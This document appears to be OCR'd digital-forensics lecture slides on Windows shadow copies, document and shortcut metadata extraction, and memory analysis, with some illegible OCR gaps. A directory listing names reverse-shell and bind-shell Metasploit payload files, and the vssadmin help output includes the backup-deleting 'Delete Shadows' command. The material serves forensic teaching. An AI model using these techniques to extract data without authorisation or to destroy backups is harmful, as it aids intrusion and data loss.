
Previous versions come from shadow copies, which are saved automatically to your computer's hard disk, or from backup copies. How do I use previous versions?

Folder versions:

Name	Date modified
Today (2)	
tmp	2008-05-23 16:29
tmp	2008-05-23 01:13
Earlier this week (6)	
tmp	2008-05-21 22:43
tmp	2008-05-21 22:42
tmp	2008-05-20 22:12
tmp	2008-05-20 22:12
tmp	2008-05-20 17:17
tmp	2008-05-19 18:41

Volume Shadow Service / Previous Version

- The block level changes that are saved by the “previous version” feature are stored in the System Volume Information folder as part of a restore point
- This data is not encrypted (absent bitlocker) and can be easily searched. In the root of the “System Volume Information” folder, several files can be seen with GUIDs as the filename




Name	Size	Type	Date Modified
SPP	1 KB	Directory	2009-04-28 21:45:55
$I30	28 KB	NTFS index all...	2009-04-28 21:45:52
MountPointManagerRemoteDatabase	0 KB	Regular file	2008-04-17 01:05:11
tracking.log	20 KB	Regular file	2009-03-29 13:29:34
{3808876b-c176-4e48-b7ae-04046e6cc752}	64 KB	Regular file	2008-04-16 22:16:41

Name	System Volume Info
File Class	Directory
File Size	56

```
00  30 00 00 00 01 00 00 00-00 10 00 00 01 00 00 00  0···············
10  10 00 00 00 28 00 00 00-28 00 00 00 01 00 00 00  ····(···(·······
20  00 00 00 00 00 00 00 00-18 00 00 00 03 00 00 00  ················
30  03 00 00 00 00 00 00 00-                          ········
```

Volume Shadow Service / Previous Version

- To see VSS data in an ordered way you must view it live
- Browse earlier snapshots of the disk with ShadowExplorer



ShadowExplorer

File Help

C: | 2011-01-28 17:44:34 | Details


2011-01-28 17:44:34
2011-01-30 09:57:35
2011-01-31 13:40:57
2011-02-01 10:17:36
2011-02-01 10:29:33
2011-02-02 13:09:28
2011-02-03 13:23:52

C:
Documents and Settings
drv
eclipse
hjo
masm32
MSOCache
O2
opencl
Oracle
PerfLogs
Perl
Program Files
ProgramData
Python26
Python31
Recovery
skype-logs
System Volume Information
temp
tmp
TokensBackup
unxutils
Users
utils
Windows

Name	Date Modified	Type	Size	Date Created	Date Accessed
map	2010-08-28 21:36:17	File folder		2010-08-12 15:01:08	2010-08-28 21:36:17
part_ősb	2010-12-01 15:19:28	File folder		2010-12-01 15:19:28	2010-12-01 15:19:28
pyhton	2010-09-10 19:33:49	File folder		2010-08-27 18:29:56	2010-09-10 19:33:49
tur	2010-08-14 22:59:55	File folder		2010-08-14 18:00:22	2010-08-14 22:59:55
7z914.exe	2010-06-18 13:51:11	Application	1 054 KB	2010-06-18 13:51:03	2010-06-18 13:50:54
antidebug1.exe	2008-05-30 16:44:23	Application	12 KB	2010-01-09 14:58:01	2010-01-09 14:58:01
antidebug1_dmp_fix_.exe	2010-01-09 15:08:54	Application	5 KB	2010-01-09 15:06:47	2010-01-09 15:06:47
antidebug1_dmp_fix_pat.exe	2010-01-09 15:20:36	Application	5 KB	2010-01-09 15:20:36	2010-01-09 15:20:36
challenge	2010-06-11 15:52:12	File	12 KB	2010-02-06 20:01:41	2010-02-06 20:01:41
challenge.idb	2010-03-15 22:58:51	VCExpress.idb.9.0	8 265 KB	2010-02-06 22:56:26	2010-02-06 22:56:26
fonder.pdf	2010-08-28 22:38:49	Foxit PDF Docu...	1 573 KB	2010-08-28 22:39:17	2010-08-28 22:39:17
hello.exe	2010-02-17 14:09:38	Application	47 KB	2010-02-22 16:04:27	2010-02-22 16:04:27
iat_fix.exe	2008-05-29 18:46:22	Application	3 KB	2010-02-06 23:07:42	2010-02-06 23:07:42
iat_wipe.exe	2008-05-31 17:47:16	Application	3 KB	2010-09-14 13:46:55	2010-09-14 13:46:55
lecture.exe	2009-02-28 12:05:50	Application	68 KB	2010-03-14 16:28:36	2010-03-14 16:28:36
lecture.idb	2010-03-14 16:34:20	VCExpress.idb.9.0	10 689 ...	2010-03-14 16:28:36	2010-03-14 16:28:36
msf.pdf	2010-09-20 00:07:58	Foxit PDF Docu...	11 KB	2010-09-17 21:31:11	2010-09-17 22:47:16
msf_met.bind.tcp.exe	2010-09-17 22:41:59	Application	60 KB	2010-09-17 22:41:26	2010-09-17 22:41:26
msf_shell.rev.tcp.exe	2010-09-17 22:37:50	Application	60 KB	2010-09-17 21:56:19	2010-09-17 22:37:17
Platform.class	2009-03-23 23:32:26	CLASS File	1 KB	2009-12-16 15:29:32	2009-12-16 15:29:32
protected.exe	2008-05-29 18:24:28	Application	11 KB	2010-01-07 01:27:30	2010-01-07 01:27:30
protected.idb	2010-01-08 16:55:39	VCExpress.idb.9.0	11 681 ...	2010-01-07 19:16:38	2010-01-07 19:16:38
tt.txt	2010-11-07 14:53:55	Text Document	3 KB	2010-11-07 14:53:55	2010-11-07 14:53:55

Volume Shadow Copies

- List volume shadow copies with with > vssadmin.exe list shadows
- Create symbolic link to a volume shadow copy with mklink.exe or mount it like a network share as
  - net share testshadow=\\.\HarddiskVolumeShadowCopy4\
- Create dd image with dd.exe if=\\.\HarddiskVolumeShadowCopy4 ...



Administrator: C:\Windows\system32\cmd.exe

```
---- Commands Supported ----

Delete Shadows        - Delete volume shadow copies
List Providers        - List registered volume shadow copy providers
List Shadows          - List existing volume shadow copies
List ShadowStorage    - List volume shadow copy storage associations
List Volumes          - List volumes eligible for shadow copies
List Writers          - List subscribed volume shadow copy writers
Resize ShadowStorage  - Resize a volume shadow copy storage association

C:\>vssadmin list shadows
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

Contents of shadow copy set ID: {958eff73-9f1b-4bb0-b1d3-0fb73ffe28a4}
   Contained 1 shadow copies at creation time: 2011-01-28 17:44:34
      Shadow Copy ID: {019b3bd2-f7dd-47ff-a334-14107d12c222}
         Original Volume: (C:)\\?\Volume{002b92fc-8124-11de-a5ad-806e6f6e6963}\
         Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4
         Originating Machine: hjo-PCLAP
         Service Machine: hjo-PCLAP
         Provider: 'Microsoft Software Shadow Copy provider 1.0'
         Type: ClientAccessibleWriters
         Attributes: Persistent, Client-accessible, No auto release, Differential, Auto recovered

Contents of shadow copy set ID: {9eb5f905-5bbb-4c71-9dce-9ee981677277}
   Contained 1 shadow copies at creation time: 2011-01-30 09:57:35
      Shadow Copy ID: {48b45a40-25ef-4af6-b64f-3d8fc985ebc7}
         Original Volume: (C:)\\?\Volume{002b92fc-8124-11de-a5ad-806e6f6e6963}\
         Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy5
         Originating Machine: hjo-PCLAP
         Service Machine: hjo-PCLAP
         Provider: 'Microsoft Software Shadow Copy provider 1.0'
```

File analysis
Metadata

- OLE
  - Object Linking and Embedding
  - "A file system within a file"
  - Files are called streams
  - Related to ADS
- MS Office files lists loads of metadata
  - http://www.computerbytesman.com/privacy/blair.htm
  - Wmd.pl, Oledmp.pl
- It is a good idea to remove metadata from documents!!!
- Merge streams from CF1?

FTK OLE Subitems: 45

Items or pieces of information that are embedded in a file, such as text, graphics, or an entire file. This includes file summary information (also known as metadata) included in documents, spreadsheets, and presentations.

Lists all items, including Zip contents, e-mail messages, and OLE streams.

```
C:\code\ch5>perl oledmp.pl blair.doc
ListStreams
Stream : ☺CompObj
Stream : WordDocument
Stream : ♣DocumentSummaryInformation
Stream : ObjectPool
Stream : 1Table
Stream : ♣SummaryInformation
...
```


File analysis
PDF and shortcut files

- As with office documents PDF contains metadata
  - Name of the author
  - The date that the file was created
  - The application used to create the PDF file
  - Pdfmeta.pl, pdfdmp.pl
- Shortcut files contains
  - MAC times for target file
  - Various flag and attribute settings
  - Local volume information

```
C:\code\ch5>perl pdfmeta.pl blair.pdf
Author          hjo
CreationDate    D:20090201003107
Creator         PScript5.dll Version 5.2.2
ModDate         D:20090201003107
Producer        GPL Ghostscript 8.15
Title           Microsoft Word - blair.doc
```

```
C:\ch5>perl lslnk.pl "Digitalbrott_och_eSäkerhet - Shortcut.lnk"
Access Time       = Thu Jan  1 12:07:14 2009 (UTC)
Creation Date     = Thu Jan  1 12:07:14 2009 (UTC)
Modification Time = Thu Jan  1 12:07:14 2009 (UTC)
Flags:
The shortcut has a relative path string
Shell Item ID List exists
Shortcut points to a file or directory
Attributes:
Target is a directory
MAC Times:
Creation Time     = Fri Jun 13 20:12:25 2008 (UTC)
Modification Time = Wed Dec 31 14:29:40 2008 (UTC)
Access Time       = Wed Dec 31 14:29:40 2008 (UTC)
Shortcut file is on a local volume.
Volume Name = Local Disk
Volume Type = Fixed
Volume SN   = 0x3dac0aee
Base = C:\data\HDA\Digitalbrott_och_eSõkerhet
```


File analysis
New Office formats and EXIF data



- MS Office Visualization Tool (Offvis)
  - For forensic and malware use
- OleFileIO_PL
  - Python module
  - Parses MS OLE2 files
  - MS .***x formats
  - Outlook messages
  - etc.
- EXIF editors and JPEGsnoop decoder
  - Modify everything, decoding of inner details etc.

http://www.impulseadventure.com/photo/jpeg-snoop.html

http://www.digital-photo-software-guide.com/exif-editor.html



```
YCC clipping in DC:
  Y  component: [<0=[illegible]] [>255=[illegible]]
  Cb component: [<0=    0] [>255=  [illegible]]
  Cr component: [<0=    0] [>255=[illegible]]

RGB clipping in DC:
  R  component: [<0=[illegible]] [>255=[illegible]]
  G  component: [<0=[illegible]] [>255= [illegible]]
  B  component: [<0=[illegible]] [>255=[illegible]]

Finished Decoding SCAN Data
  Number of RESTART markers decoded: 0
  Next position in scan buffer: Offset [illegible]

*** Marker: EOI (End of Image) ***
  OFFSET: [illegible]

*** Display DC Image ***
```

More file analysis

- Extracting VB Macro Code from Malicious MS Office Documents

http://blogs.sans.org/computer-forensics/2009/11/23/extracting-vb-macros-from-malicious-documents/

- Facebook Memory Forensics

http://blogs.sans.org/computer-forensics/2009/11/20/facebook-memory-forensics/

- Didier Stevens – PDF Tools
  - http://blog.didierstevens.com/programs/pdf-tools/
- Analyzing Malicious Documents Cheat Sheet
  - Very good!

http://zeltser.com/reverse-malware/analyzing-malicious-documents.html

Process and full memory dumps

- Volatility Memory Samples (project suggestion?)
  - http://code.google.com/p/volatility/wiki/SampleMemoryImages
- In the "[server]\training_forensics_networkanalysis" folder
  - \DFRWS.org\2005 - memory analysis
    - Win2K
  - \Real.Digital.Forensics\Cases - DVD\jbr_bank\live_memory_dumps
    - Win2K
  - \www.cfreds.nist.gov\Memory Images
    - Vista, XP, 2003 server, Win2K etc.
  - \DFRWS.org\2008 – memory, net and file analysis
    - Linux
  - \Windows.Forensics.Analysis\ch3
    - Vmware – win2000.vmem
  - \RAM dumps
    - Lecture example and many memory challenges and samples (volatility)

Readings

- Lärobokens notes/länkar (chapter about RAM analysis)
- Readings och länkar till bloggar i fronter
- Memory Analysis Cheat Sheet for Microsoft Windows
- Sans Forensic Blog
  - http://computer-forensics.sans.org/blog/
- The VAD tree: A process-eye view of physical memory
  - http://vadtools.sourceforge.net/
- Examensarbete 2013
  - IT-Forensisk undersökning av flyktigt minne På Linux och Android enheter - Niklas Hedlund - thesis-master-8561493-2013-09-24.pdf
- Reconstructing a Binary
  - http://computer.forensikblog.de/en/2006/04/reconstructing_a_binary.html